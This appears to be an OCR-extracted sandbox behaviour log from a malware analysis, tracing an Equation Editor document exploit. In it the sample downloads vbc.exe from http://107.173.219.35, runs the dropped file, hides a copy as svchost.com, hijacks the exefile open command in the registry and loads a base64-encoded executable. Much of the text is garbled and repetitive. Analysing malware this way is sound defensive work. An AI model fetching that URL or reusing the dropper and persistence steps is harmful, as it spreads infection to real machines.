evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles/Microsoft Shared/EQUATION/EQNEDT32.EXE - Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared/EQUATION/EQNEDT32.EXE - Embedding Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared/EQUATION/EQNEDT32.EXE - Embedding Key: HKEY_CURRENT_USER\Software\Microsoft\Squation Editor\Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Squation Editor\Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Squation Editor\Value: None API Name: URLDownloadToFileM Args: (, http://107.173.219.35/svchvbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0 Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe API Name: DnsQueryExW Args: (107.173.219.35, 1,50000000) Return: 0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Somton\Som	2296 2296 2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296
Write File Add File Write File Call System API Call System API Call System API Call System API Call System API Detection Write Registry Key Add Registry Key Add Registry Key Call Internet Helper API Detection Detection Call System API Call System API Detection Call System API Detection Call System API Detection Call System API Petection Call System API Add Registry Key Write Registry Key	Path: %LOCALAPPDATA%/Microsoft/Windows/Temporary Internet Files/Content.MSO/1A31F2F1.eml* Type: VSDT_MDB_20 Path: %LOCALAPPDATA%/Microsoft/Windows/Temporary Internet Files/Content.MSO/F4DESC3E.emf Type: VSDT_MDB_20 Path: %LOCALAPPDATA%/Microsoft/Windows/Temporary Internet Files/Content.MSO/F4DESC3E.emf Type: VSDT_MDB_20 API Name: evtchann.SendEvent Args: (e) pid(0), ppid(2296) Return: 1 API Name: evtchann.SendEvent Args: (e) pid(0), ppid(2296) Return: 1 API Name: evtchann.SendEvent Args: (e) pid(0), ppid(2296) Return: 1 API Name: evtchann.SendEvent Args: (e) pid(0), ppid(2296) Return: 1 Threat Characteristic: Creates process Process ID: 2392 Process ID: 2392 Rey: HKEY_LOCAL_MACHINESOFTWARE:Microsoft/Windows/CurrentVersion/Installer/User/Data/S-1-5-18/Products/00002109E6009040000000000000000000000000000000	2296 2296 2296 2296 2296 2296 2296 2296	2296 2296 2296 2296 2296 2296 2296 2296


Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	2296	2392
Call Service API	API Name: OpenServiceA Args: (2d4c658, rasman, 4) Return: 2d4c5b8	2296	2392
Call Service API	API Name: OpenServiceW Args: (2d4c838, Sens, 4) Return: 2d4c798	2296	2392
Call Service API	API Name: OpenServiceA Args: (2d4c838, RASMAN, 4) Return: 2d4c860	2296	2392
Write Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0	2296	2392
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyServer Value: None	2296	2392
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyOverride Value: None	2296	2392
	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\AutoConfigURL Value: None	2296	2392
Delete Registry Key			
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\Connections\SavedLegacySettings Value: None	2296	2392
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (12efd4, 0, 0, 0) Return: 1	2296	2392
Call Network API	API Name: socket Args: (2, 2, 17) Return: 390	2296	2392
Call Network API	API Name: bind Args: (390, 127.0.0.1:49631, 16) Return: 0	2296	2392
Detection	Threat Characteristic: Listens on port		
	127.0.0.1:49631		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET	2296	2392
	CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004		
Call System API	API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) Return: 0	2296	2392
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 107.173.219.35, 80, , , 3, 0, 47443584) Return: cc0008	2296	2392
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /svch/vbc.exe, , , 1240008, 4194320, 47443584) Return: cc000c	2296	2392
Detection	Threat Characteristic: Connects to remote URL or IP address		
	http://107.173.219.35/svch/vbc.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 440	2296	2392
Call Network API	API Name: socket Args: (23, 1, 6) Return: 440	2296	2392
Call Network API	API Name: socket Args: (2, 2, 0) Return: 464	2296	2392
Call Network API	API Name: socket Args: (23, 2, 0) Return: 464	2296	2392
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3f8	2296	2392
Call Network API	API Name: socket Args: (2, 1, 6) Return: 48c	2296	2392
Call Network API	API Name: bind Args: (48c, 0.0.0.49171, 16) Return: 0	2296	2392
Detection	Threat Characteristic: Listens on port		
	0.0.0.0:49171		
Call Network API	API Name: connect Args: (48c, 107.173.219.35:80, 16) Return: ffffffff	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\Connections\DefaultConnectionSettings Value: None	2296	2392
Call Network API	API Name: send Args: (48c, GET /svch/vbc.exe HTTP/1.1\r\nAccept: "/"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4. 0E]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318	2296	2392
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: "\"\n\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/5.0; SLCo2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 107.173. 219.35\r\nConnection: Keep-Alive\r\n\n\n\n		
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, I, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
			2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	
	API Name: recv Args: (390, , 32, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ?	2296 2296	2392
Call Network API			2392 2392
Call Network API Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	
Call Network API Call Network API Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ?	2296 2296	2392
Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ?	2296 2296 2296	2392 2392
Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ?	2296 2296 2296 2296	2392 2392 2392
Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: send Args: (390, 1, 1, 0) Return: 1	2296 2296 2296 2296 2296	2392 2392 2392 2392
Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: send Args: (390, 1, 1, 0) Return: 1 API Name: recv Args: (390, , 32, 0) Return: ?	2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392
Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ? API Name: send Args: (48c, , 8192, 0) Return: ? API Name: send Args: (390, 1, 1, 0) Return: 1 API Name: recv Args: (390, , 32, 0) Return: ? API Name: recv Args: (48c, , 8192, 0) Return: ?	2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392
Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1, 1, 0) Return: 1 API Name: recv Args: (390, 32, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ?	2296 2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392 2392 2392
Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1, 1, 0) Return: 1 API Name: recv Args: (390, 32, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ?	2296 2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392 2392 2392
Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1,1,0) Return: 1 API Name: recv Args: (390, ,32,0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ?	2296 2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392 2392 2392
Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1, 1, 0) Return: 1 API Name: recv Args: (390, 32, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1, 1, 0) Return: ?	2296 2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392 2392 2392
Call Network API Call Network API	API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1,1,0) Return: 1 API Name: recv Args: (390, 32,0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (390, 1,1,0) Return: 1 API Name: recv Args: (390, 32, 0) Return: ?	2296 2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392 2392 2392
Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API Call Network API	API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1, 1, 0) Return: 1 API Name: recv Args: (390, 32, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1, 1, 0) Return: ?	2296 2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392 2392 2392
Call Network API Call Network API	API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1,1,0) Return: 1 API Name: recv Args: (390, 32,0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (390, 1,1,0) Return: 1 API Name: recv Args: (390, 32, 0) Return: ?	2296 2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392 2392 2392
Call Network API Call Network API	API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1,1,0) Return: 1 API Name: recv Args: (390, 32,0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (390, 1,1,0) Return: 1 API Name: recv Args: (390, 1,1,0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ?	2296 2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392 2392 2392
Call Network API Call Network API	API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: send Args: (390, 1, 1, 0) Return: 1 API Name: recv Args: (390, 32, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (390, 1,1,0) Return: ? API Name: recv Args: (390, 1,1,0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ? API Name: recv Args: (48c, ,8192, 0) Return: ?	2296 2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392 2392 2392
Call Network API Call Network API	API Name: recv Args: (48c, ,8192, 0) Return:? API Name: recv Args: (48c, ,8192, 0) Return:? API Name: recv Args: (48c, ,8192, 0) Return:? API Name: recv Args: (48c, ,8192, 0) Return:? API Name: send Args: (390, 1,1,0) Return: 1 API Name: recv Args: (390, 32,0) Return:? API Name: recv Args: (48c, ,8192, 0) Return:?	2296 2296 2296 2296 2296 2296 2296 2296	2392 2392 2392 2392 2392 2392 2392 2392

Call Network API	API Name: send Args: (390, I, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe Type: VSDT_EXE_W32	2296	2392
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe Type: VSDT_EXE_W32	2296	2392
		2230	2332
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/MicrosoftWindows/Temporary Internet Files/Content.IE5/MXNZOZKKIvbc[1].exe		
A-1-153-		2000	2202
Add File	Path: %USERPROFILE%Ivbc.exe Type: VSDT_EXE_W32	2296	2392
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2392 File: %USERPROFILE%vbc.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%Ivbc.exe Type: VSDT_EXE_W32	2296	2392
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	2296	2392
Detection	Threat Characteristic: Creates command line process Process ID: 2468		
	Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Proces s:2468:%USERPROFILE\vvbc.exe) Return: 1	2296	2392
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%vbc.exe Shell Command: %USERPROFILE%vbc.exe "%USERPROFILE%vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2392 Image Path: %USERPROFILE%\vbc.exe		
	Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2468,) Return: ?	2296	2392
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2468], ppid[2392) Return: 1	2296	2392
Detection	Threat Characteristic: Creates process Process ID: 2468 Image Path: %USERPROFILE%Ivbc.exe		
Add File	Path: %TEMP%\3582-490\wbc.exe Type: VSDT_EXE_MSIL	2392	2468
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2468 File: %TEMP%\3582-490\vbc.exe		
Weite File	Type: VSDT_EXE_MSIL Path: 9/ TEMP8/12593 400lube ave Type: VSDT_EXE_MSIL	2202	2469
Write File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\3582-490\vbc.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:2492,) Return: ?	2392	2468
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2492], ppid[2468) Return: 1	2392	2468
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, "%TEMP%\3582-490\vbc.exe", , , , , , %TEMP%\3582-490\vbc.exe) Return: 1	2392	2468
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\\\\3582-490\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\		
Detection	Threat Characteristic: Executes dropped file %TEMP%\3582-490\vbc.exe*		
Detection	Threat Characteristic: Creates process Process ID: 2468 Image Path: %TEMP%\\3582-490\vbc.exe Shell Command: "%TEMP%\\3582-490\vbc.exe"		
Add File	Path: %windir%lsvchost.com Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Hides file in system folder to evade detection %windir%lsvchost.com		
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2468 File: %windir%lsvchost.com Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com		
Write File	Path: %windir%isvchost.com Type: VSDT_EXE_W32	2392	2468
Write Registry Key Detection	Key: HKEY_CLASSES_ROOTlexefileIshelliOpenicommand([Default) Value: %windir%\svchost.com "%1" %* Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefileIshelliOpenicommand\(Default\) Value: %windir%\svchost.com "%1" %* Type: REG_SZ	2392	2468
Call Mutex API	API Name: CreateMutexA Args: (0, 0, MutexPolesskayaGlush*.*svchost.comexefile\shell\open\command\dank\dank\dank\dank\dank\dank\dank\d	2392	2468
Detection	Threat Characteristic: Creates process in temporary folder		

Call Filesystem API	API Name: FindFirstFileExW Args: (C:\documents\mojbv*.*, 0, 12fab0, 0, 0, 0) Return: 304450	2392	2468
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 2468		
	Info: Searches files by API		
Call System API	API Name: CryptExportKey Args: (525e00, 0, 6, 0, 0, 26ce08) Return: 1	2468	2492
Write File	Path: %TEMP%lose00000.exe Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%lose00000.exe		
Write File	Path: %APPDATA%\Microsoft\Installen\C0C31BCC-56FB-42A7-8766-D29E1BD74C7C\\python_icon.exe Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
Detection	%APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (TVqQAAMAAAAEAAAA/8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	2468	2492
	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA		
Detection	Threat Characteristic: Converts base64 encoded strings to PE based payloads		
	Process ID: 2492 Content: TVqQAAMAAAAEAAAA/8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA		
	hVGhpcyBwcm9ncmFtIgNhbm5v		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	2468	2492
Write File	Path: %ALLUSERSPROFILE%IPackage Cachel{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}IVC_redist.x86.exe Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%ALLUSERSPROFILE%IPackage Cachel{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}\VC_redist.x86.exe		
Write File	Path: %ALLUSERSPROFILE%\Package Cache\(f65db027-aff3-4070-886a-0d87064aabb1)\vcredist_x86.exe Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
0.110 / 4.01	%ALLUSERSPROFILE%\Package Cache\\f65db027-aff3-4070-886a-0d87064aabb1\\vccedist_x86.exe	0400	0400
Call System API	API Name: System.Convert::FromBase64String Args: (LJJIc291cmNlcw==) Return: 2E5265736F757263	2468	2492
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	2468	2492
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	2468	2492
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000000000, 0, 86901112, 8) Return: 0	2468	2492
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000000000, 0, 86901152, 8) Return: 0	2468	2492
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000000000, 0, 86901192, 8) Return: 0	2468	2492
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2728:%TEMP%\3582-490\vbc.exe) Return: 1	2468	2492
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Executes dropped file		
Detection	%TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Creates process		
	Process ID: 2492		
	Image Path: %TEMP%\3582-490\vbc.exe Shell Command:		
Call System API	API Name: EnumProcesses Args: () Return: 1	2468	2492
Detection	Threat Characteristic: Attempts to detect active running processes		
	Process ID: 2492		
	Info: enum processes		
Call System API	Info: enum processes API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1	2468	2492
Call System API Call Process API		2468 2468	2492 2492
	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1		
Call Process API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1	2468	2492
Call Process API Call System API Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1	2468 2468 2468	2492 2492 2492
